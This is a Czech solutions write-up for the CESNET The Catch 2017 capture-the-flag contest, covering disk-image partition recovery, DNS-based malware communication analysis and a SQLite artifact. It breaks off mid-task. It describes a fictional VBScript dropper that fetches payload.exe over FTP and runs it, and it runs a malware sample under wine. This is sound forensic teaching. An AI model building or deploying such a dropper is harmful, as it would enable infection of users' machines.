CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

Soutěž The Catch 2017 – Řešení úloh

Obsah

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

1 Úvodní slovo

V tomto dokumentu jsou popsána řešení všech úkolů, se kterými zápasili účastníci soutěže The Catch pořádané sdružením CESNET při příležitosti Měsíce kybernetické bezpečnosti 2017.

Popsaná řešení se snaží také naznačit myšlenkový postup, kterým analytik dospěl k výsledku. Při čtení mějte na paměti, že k cíli obvykle vede více cest, a tak jste úlohy klidně mohli řešit úplně jinak a přesto dospět ke stejnému závěru.

Doufáme, že jste se při řešení soutěže pobavili a případně i něco nového naučili :-)

Martin Černáč & Michal Funtán & Aleš Padrta
Forenzní laboratoř CESNET

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

2 Tutorial – Vyzkoušej si mne

První úloha slouží pouze jako rozcvička a seznámení se s prostředím.

Zadání

Vítejte, než se pustíme do skutečné práce, vyzkoušíme si hledání flagu a jeho ověření nanečisto. Najděte v následujícím textu flag, vložte jej k validaci a pak jej zapomeňte. Je to jen záminka jak vám přidělit nějaké body do začátku ...

Debet fuisset perpetua ex cum. Audire salutandi qualisque has ex, est an esse discere democritum. Eros summo tincidunt cum in, eu adipiscing vituperatoribus eum. Erant regione dissentiet cu mei. Nec putent convenire ex, eu nec augue atomorum honestatis.
Consequat assueverit ne cum, labore tractatos flag{conclusionemqueo} mea cu. Regione prompta ex cum. Munere disputando et has, usu cu mutat nullam noluisse, ei affert dignissim ius. Ut vitae molestie lobortis mei, pri an paulo nemore, dico brute minimum ne vel.

Vstupní soubory

- Žádné

Nápovědy

1. Flag v zadaném formátu je v textu, který vidíte.
2. Třetí odstavec, sedmé slovo ... ale to víte, stejně si jen zkoušíte jak funguje nápověda.

Používané nástroje

- Žádné

Řešení pracovníka Forenzní laboratoře CESNET

První myšlenkou je přečíst si pozorně celý text v rámečku, ve kterém má být flag. A opravdu, je tam řetězec `flag{conclusionemqueo}`, který je po zadání do formuláře přijat jako správný. Hmm, tak to bylo docela snadné.

Ještě si prohlédněme nápovědy, je to testovací úloha a nápovědy nic nestojí. První nápověda neříká nic nového a druhá by trochu usnadnila práci se čtením. Dobrá, pojďme dál.

3 Soutěžní úloha 1. týdne – Nalezený USB flash disk

První soutěžní úloha vyžaduje základní znalosti o správě diskových oddílů, schopnost porozumět lehce obfuskovanému skriptu a trochu té organizované zvědavosti.

Zadání

Internet aktuálně devastuje nový progresivní malware označovaný jako `Win32.MKB-17`, který je podezříván ze získávání přístupových údajů v masivním měřítku. Infikované stroje mají nainstalovaného botnet klienta, ale způsob jeho instalace, komunikace ani další činnost, kterých je schopen, nejsou dosud známy.

Jako slibná stopa se jevila identifikace jednoho z vývojářů tohoto malware, který nebyl dostatečně obezřetný a podcenil svou anonymitu na Internetu. Výsledky provedené domovní prohlídky však nejsou uspokojivé, protože podezřelý stačil vypnout veškeré počítače se šifrovanými disky a následně skrz okno utéci na strom, kde byl posléze dopaden.

Pro ohledání místa dopadení byla povolána policejní kočka, která v koruně stromu vymňoukala podezřelý předmět následně identifikovaný jako USB flashdisk. Z pokusu schovat USB flashdisk na stromě lze usuzovat, že by z něj mohla být získána užitečná data.

Ze zajištěného flashdisku byl pořízen digitální obraz a nyní je potřeba prověřit hypotézu, zda obsahuje užitečné informace, které by pomohly zjistit více o `Win32.MKB-17`, jeho šíření, vlastnostech, způsobu instalace apod.

Vstupní soubory

- `fs.bin.zip`
- `fs.bin.zip.checksum`

Nápovědy

1. Na velikosti opravdu záleží.
2. Soubory bez "magic numbers"snadno uniknou před data carvingem. Ale i FAT16 je slušný oddíl a může pomoci.

Používané nástroje

- `file`
- `parted` (`fdisk`)
- `foremost`
- `fls`

Řešení pracovníka Forenzní laboratoře CESNET

Nejprve ověříme integritu staženého souboru rozzipujeme jej:

```
$ md5sum fs.bin.zip
$ unzip fs.bin.zip
```

Nyní je vhodné identifikovat co jsme to vlastně stáhli za soubor.

```
$ file fs.bin
fs.bin: DOS/MBR boot sector; partition 1 : ID=0xc, start-CHS (0x0,0,2), end-CHS (0x0,155,1),
startsector 1, 9765 sectors
```

Z výstupu je vidět, že byl soubor identifikován jako obraz disku, obsahující jeden diskový oddíl. Na podrobnější prozkoumání jeho struktury je možné použít nástroj `fdisk`.

```
$ fdisk fs.bin
...
Command (m for help): p
Disk fs.bin: 32 MiB, 33554432 bytes, 65536 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x6c5fd542

Device Boot Start End Sectors Size Id Type
fs.bin1 1 9765 9765 4.8M c W95 FAT32 (LBA)
```

Protože jsme zvědaví co oddíl obsahuje, použijeme program `fls` k vypsání jeho obsahu. Na to budeme potřebovat číslo sektoru na kterém oddíl začíná. Tuto informaci nalezneme v předchozím výstupu programu `fdisk`.

```
$ fls -o 1 fs.bin
r/r 6: cute-389843_1280.jpg
r/r 10: cute-kitty-1459950394a7K.jpg
r/r 13: cute-kitty-cat.jpg
r/r 16: cute-kitty.jpg
r/r 21: Pet-Kitten-Cute-Cat-Cute-Animal-Kitty-Cat.jpg
v/v 155923: $MBR
v/v 155924: $FAT1
v/v 155925: $FAT2
d/d 155926: $OrphanFiles
```

Ve výpisu jsou vidět i nějaké soubory. Zkusíme tedy provést extrakci souborů z disku a podívat se jestli neobsahují hledané informace související s malwarem (a taky flag by se celkem hodil).

```
$ foremost fs.bin
```

Po prozkoumání obsahu složky `output` vytvořené programem `foremost` zjišťujeme, že obsahuje i další soubory, které nejsou součástí předchozího výstupu programu `fls`. Bohužel obrázky neobsahují nic důležitého, je tedy třeba hleda dál.

Pokud se ale nyní znovu pozorně podíváme na výstup programu `fdisk` zjistíme, že zobrazený diskový oddíl je velký pouze 4.8 MB. To je docela zvláštní, když celý soubor `fs.bin` velikost cca 32 MB? (Nápověda číslo jedna se na tuto neshodu ve velikosti snaží nenápadně poukázat.) Možná se ve volném prostoru dříve nacházel další oddíl. Pro ověření této domněnky použijeme program `parted`, který umožňuje obnovu oddílů (Na existenci druhé partition odkazuje druhá nápověda). Protože se nám nechce počítat přesné informace o možném počátku a konci oddílu, použijeme třeba hodnoty 1 a 20, ve kterých začátek dalšího oddílu bude ležet.

```
$ parted fs.bin
(parted) rescue
Start? 1
End? 20
searching for file systems... 16% (time left 00:05)
Information: A fat16 primary partition
was found at 5243kB -> 33.6MB. Do you want to add it to the partition table?
Yes/No/Cancel? yes
(parted) quit
```

Ve výpisu je vidět, že ve volném prostoru byl programem `parted` identifikován diskový oddíl. Potvrdíme obnovení záznamu v MBR a ověříme že se tak skutečně stalo.

```
$ fdisk fs.bin
Command (m for help): p
Disk /dev/loop0: 32 MiB, 33554432 bytes, 65536 sectors
```

```
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x6c5fd542

Device Boot Start End Sectors Size Id Type
fs.bin1 1 9765 9765 4.8M c W95 FAT32 (LBA)
fs.bin2 10240 65535 55296 27M 6 FAT16
```

Informace o počátečním sektoru oddílu vypsaná programem `fdisk` může být rovnou použita pro vypsání souborů nacházejících se na obnoveném oddíle stejně jako jsme to udělali u prvního oddílu.

```
$ fls -o 10240 fs.bin
r/r 9: ddos_bot_irc_http_bot_killer_zeus_spyeye_citadel_01.png
r/r 15: ddos_bot_irc_http_bot_killer_zeus_spyeye_citadel_02.png
r/r 21: ddos_bot_irc_http_bot_killer_zeus_spyeye_citadel_03.png
r/r 27: ddos_bot_irc_http_bot_killer_zeus_spyeye_citadel_04.png
r/r 33: ddos_bot_irc_http_bot_killer_zeus_spyeye_citadel_061.png
r/r 35: kitty.vbs
...
```

Zde jsou ve výpisu jsou vidět nejen obrázky obnovené programem `foremost`, ale také soubor `kitty.vbs`, který program `foremost` neidentifikoval, protože textové soubory nemají zpravidla definovaný začátek ani konec. Soubor s příponou `.vbs` je vždy podezřelý, proto pod privilegovaným uživatelem připojíme obnovený (druhý) diskový oddíl. Na to potřebujeme znát počáteční byte mountovaného diskového oddílu, což je jednoduchý výpočet $10240 * 512 = 5242880$.

```
$ mount -o loop,ro,offset=5242880 -t auto fs.bin /mnt
```

Pokud otevřeme soubor `/mnt/kitty.vbs` zjistíme, že se jedná o lehce obfuskovaný skript, napsaný ve VBScript. I bez kompletního deobfuskování se dá při troše snahy identifikovat činnost skriptu, nicméně pro deobfuskovaci stačí provést tři substituce, například v textovém editoru `vim`:

```
$ cp /mnt/kitty.vbs /tmp/kitty.vbs
$ vim /tmp/kitty.vbs
:%s/"+"//g
:%s/"&"//g
:%s/: /\r/g
```

Činnost deobfuskovaného skriptu je pak jednoduché analyzovat – připojí se FTP serveru s adresou `10.0.0.1` jako uživatel `evilkitty` s heslem `flag{GQZTINJVGM2GKNBV}`, stáhne soubor `payload.exe` a spustí jej.

Vida, použité heslo je také flag. Jsem borec, dokázal jsem to!

Poznámky a zajímavosti

Někteří soutěžící byli tak dychtiví dalšího pokračování, že nám psali o skutečnou IP adresu daného FTP serveru, aby mohli ten `payload.exe` analyzovat.

4 Soutěžní úloha 2. týdne – Komunikační modul

Ve druhé soutěžní úloze si účastníci mohli procvičit dynamickou analýzu, zajímavosti ze světa DNS a PGP.

Zadání

Zkoumání vzorku malware získaného pomocí informací z předchozí analýzy je v plném proudu a ukazuje se, že autoři se vůbec nedrží standardních postupů při návrhu software a používají avantgardní metody. Postupně se podařilo izolovat několik komponent a některé z nich i částečně analyzovat. Zásadní dosud neprozkoumanou komponentou je komunikační modul, zajišťující spojení botnet klienta s Command & Control serverem.

Nyní je potřeba provést analýzu, jakým způsobem komunikace probíhá a zda je možné dekódovat nebo dešifrovat její obsah. Vzhledem k tomu, že se jedná o spustitelný soubor je uložen v archivu s heslem `malware`, aby nedošlo k jeho nechtěnému spuštění v produkčním prostředí nebo případně nebyl ihned smazán antivirovým programem.

Vstupní soubory

- `malware.7z`
- `malware.7z.checksum`
- `malware.7z.password`

Nápovědy

1. Staticky linkovaný program? Přes 5MB? Stovky procedur? To by mě nikdo nedonutil rozebírat!
2. Komunikační modul snadno pochopí ten, kdo sám se stane komunikačním modulem. Avšak tvůrce malware není svázán RFC ani jinými standardy a na svém vlastním DNS serveru si může dovolit cokoliv!

Používané nástroje

- Wireshark
- `base64`
- `gnupg`
- `file`
- `wine`
- `du` (není nutné)
- `dig`
- `host` (není nutné)

Řešení pracovníka Forenzní laboratoře CESNET

Nejprve ověříme integritu staženého souboru rozzipujeme jej:

```
$ md5sum malware.7z
$ 7za e malware.7z
```

Zkusíme zjistit, o jaký typ souboru se jedná.

```
$ file 02-komunikacni-kanal.exe
02-komunikacni-kanal.exe: PE32+ executable (console) x86-64 (stripped to external PDB),
for MS Windows
```

OK, jde o binárku pro MS Windows. Jakpak je asi velká?

```
$ du -sh 02-komunikacni-kanal.exe
5,6M 02-komunikacni-kanal.exe
```


No fuj, to je tedy pěkně pořádný kus, už teď se mi to nechce rozebírat :) (Tuto myšlenku podsunuje i první nápověda). Co to třeba spustit? Samozřejmě v odděleném prostředí.

```
$ wine 02-komunikacni-kanal.exe
OK!
```

Cože? Jak jako `OK!`. Hmm, když máme analyzovat komunikační modul, tak by to mohlo ... asi nějak komunikovat, že. Zkusme si nahrát veškeré síťové dění.

```
$ wireshark
```

Výsledek po nahrání komunikace vypadá takto:



To vypadá na DNS (Domain Name Service) komunikaci. Černě zvýrazněné jsou zajímavé části (tedy všechno kromě query/answer týkajících se `A` a `AAAA` záznamů). Taky se zdá, že jsou používány dva DNS servery:

- `8.8.8.8` (známý Google DNS)
- `78.128.216.18` (???)

Od googlího DNS je zjišťována IP adresa pro doménové jméno `mkb.cesnet.cz`, což je `78.128.216.18`, dokonce má i svůj reverzní záznam:

```
$ host 78.128.216.18
18.216.128.78.in-addr.arpa domain name pointer mkb.cesnet.cz.
```

Této IP adresy se pak, podle Wiresharku, program dotazuje na TXT a OPENPGPKEY záznamy. Tak zrovna na tohle se můžeme zeptat sami i bez té binárky, stačí vhodně použít nástroje `dig` nebo `host` (K této myšlence se snaží soutěžícího navést druhá nápověda):

```
$ dig +short mkb.cesnet.cz TXT @mkb.cesnet.cz
"hQEMA9qGbe+luVviAQf+JknTp0f/EMF+JpcbpZbqsYPGO7kPvwfQURvpOZQsQ4/eUsPT9zm7yM2sLF0w1N
```

```
/dDTr6APkSwF5+MhbVvhzhsKXQloSBfj4aPIwvEyq7Vf0KKxcEyEMQV6HCbxxaVG0NfqhKa4PdrO6ZBbgLE
lSP2fPJjo9rB/rsvG/IgKWhq0LSRZFPDwmsXXrh+vWzl3ZCq/ujabJrzBVrQ42ghbyV5V14zVr9/k8D88ps
MDSoCoa" "640K47FIbkcLCjf5yb3NSh/rI/WZt059QxjUk80gxstEZuQIQo4DpNf1yiC2S1D6pUK4zW5+Z
6W4UdhC6sQrgxhGrVXyp4LfvQYYSeW+6LNJSAahWtW1+vkt+KSSDF1tNDLUdixvM4dHNUp9IVDSA2nYYm0L
TzDd/riP3n5xWfP6FSTEjDBpWd+sFXpaS6Y5Qr5W9XS/w8aQSfkVRp7y3/mU48Q=="
```

To docela vypadá jako `base64`, akorát to jsou dva řetězce, první má 255 znaků a druhý o něco méně. Jo aha, to je proto, že `TXT` záznam má maximální délku 255 znaků – to přece ví každý :-) Tak to je asi spojím do jednoho, dekóduju a podívám se, co by to mohlo být.

```
$ dig +short mkb.cesnet.cz TXT @mkb.cesnet.cz | base64 -di > txt.dns
$ file txt.dns
PGP RSA encrypted session key - keyid: EF6D86DA E25BB9A5 RSA (Encrypt or Sign) 2048b
```

Ale, Že by PGP zpráva? To by se nám asi mohl hodit klíč, že ano :-). Copak asi tak může obsahovat záznam typu `OPENPGPKEY`?

```
$ dig +short mkb.cesnet.cz OPENPGPKEY @mkb.cesnet.cz
lQOYBFm/l8UBCACYW8CaKAn9Hd9VhuxXYMVGM5mSVtu3ZTVq+ptlIJSH M0SFfLhcwxrsbY9aJ7Pj2BT12j
OtgC527fqbXFoQ+/D3nRm+7k3SccQxUQ7FxZ9yvA2EF1J8zbpSr92ejrvOGiLHSNpuUIQERQroUF5bPDY8N
6dz7FTXd76SfMYp2N8+qxuoN98Wzjfv458TDs3MndNmoRP4b7CTZfAzqrd/cKTmdRlpW2XzvzhXBdMImwtI
...
wT2egbmCzZ6wRBciVl3tSE6KOi5+g+w=
```

Hmm, další base64? OK, tak aplikujeme stejný postup.

```
$ dig +short mkb.cesnet.cz OPENPGPKEY @mkb.cesnet.cz | base64 -di > openpgp.dns
$ file open.dns
PGP Secret Key - 2048b created on Mon Sep 18 11:54:13 2017 - RSA (Encrypt or Sign) e=65537
Plaintext or unencrypted data
```

No vida! Máme PGP zprávu a máme PGP soukromý klíč! To vypadá docela slibně, takže teď dál :-)

```
$ gpg --import klic.pem
gpg: key 377BD033: secret key imported
gpg: key 377BD033: public key "CESNET" imported
gpg: Total number processed: 1
gpg: imported: 1 (RSA: 1)
gpg: secret keys read: 1
gpg: secret keys imported: 1

$ gpg --decrypt zprava.txt.gpg
gpg: encrypted with 2048-bit RSA key, ID A5B95BE2, created 2017-09-18
     "CESNET"
flag{GU2DGNBWGU3TMNRV}
```

Jupí, dal jsem to! Jsem borec!

Poznámky a zajímavosti

Někteří všímaví soutěžící se nás ptali, proč se malware jmenuje `Win32.MKB-17`, když je ve skutečnosti 64 bitový. Tím nás donutili vymyslet si další střípek příběhu:

Dnešní malware často vykazuje známky drobných modifikací napříč řadou zachycených samplů. Malware, zkoumaný jako součást úlohy "Komunikační modul"si dle dostupných informací jako primární cíl vybírá staré, neaktualizované, polozapomenuté stroje, které stále používají 32-bitový systém. Tvůrci malware jsou ale obzvlášť záškodní. I přesto, že drtivá většina strojů napadených tímto devastujícím malwarem jsou starší stroje, o které se nikdo nestará, tvůrci kód přeložili i pro modernější 64-bitové architektury. A právě tato modernější varianta byla zachycena a předložena k prozkoumání.

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

5 Soutěžní úloha 3. týdne – Datové úložiště malware

Třetí týden byl zaměřen na databázi SQLite a hrátky s SQL dotazy.

Zadání

Odkrytí způsobu komunikace v rámci předchozí analýzy umožnilo zásadní pokrok v experimentech s objeveným Command & Control serverem. Mimo jiné z něj byl také získán seznam IP adres zombií (botnet klientů) ovládaných tímto serverem. Následně pak bylo zajištěno několik takto infikovaných zařízení a při následné analýze byl u všech nalezen skrytý soubor `%userprofile%\.mkb.17`. Podle všech incidií je tento soubor vytvářen a je do něj zapisováno procesem vytvořeným malwarem `Win32.MKB-17`. Obsah souborů se liší pro jednotlivá zařízení, pravděpodobně jsou zde ukládány získané informace.

Nyní je potřeba zjistit zda soubor obsahuje smysluplná data, která by bylo možno dále využít při analýze. Vzhledem k tomu, že se jedná o neznámý soubor je uložen v archivu s heslem `malware`, aby nedošlo k jeho nechtěnému spuštění v produkčním prostředí nebo případně nebyl ihned smazán antivirovým programem.

Vstupní soubory

- `mkb17.7z`
- `mkb17.7z.checksum`
- `mkb17.7z.password`

Nápovědy

1. Struktura databáze trochu drsná zdá se, však uvnitř smysl ukrývá se.
2. Drahá každá rada? Vhodný select data uspořádá.

Používané nástroje

- `file`
- DB Browser for SQLite[1]

Řešení pracovníka Forenzní laboratoře CESNET

Nejprve ověříme integritu staženého souboru rozzipujeme jej:


```
$ md5sum mkb17.7z
$ 7za e mkb17.7z
```

Identifikace typu souboru je vždy rozumný začátek.


```
$ file .mkb.17
.mkb.17: SQLite 3.x database
```

Vida, jde o SQLite databázi, populární u mobilních aplikací, webových prohlížečů a teď i u tvůrců malware. Dobrá, takže co to otevřít v nějakém prohlížeči DB (například *DB Browser for SQLite*).

[1] http://sqlitebrowser.org/




Docela chaos, aspoň na první pohled (první nápověda dává naději, že by nemuselo být úplně beznadějné). Dobrá, projděme si jednotlivé tabulky – kromě `tsup` a `t` jsou si hodně podobné. Podívejme se na první tabulku podrobněji (tj. tabulka `d`).



Tři sloupce jsou celá čísla, poslední obsahuje jeden znak. Sloupec `key` je unikátní pro každý řádek, zřejmě primární klíč. Sloupec `tid` - různá opakující se čísla, to bude chtít trochu statistiky.

```
SELECT tid, count(*) FROM d GROUP BY tid
```

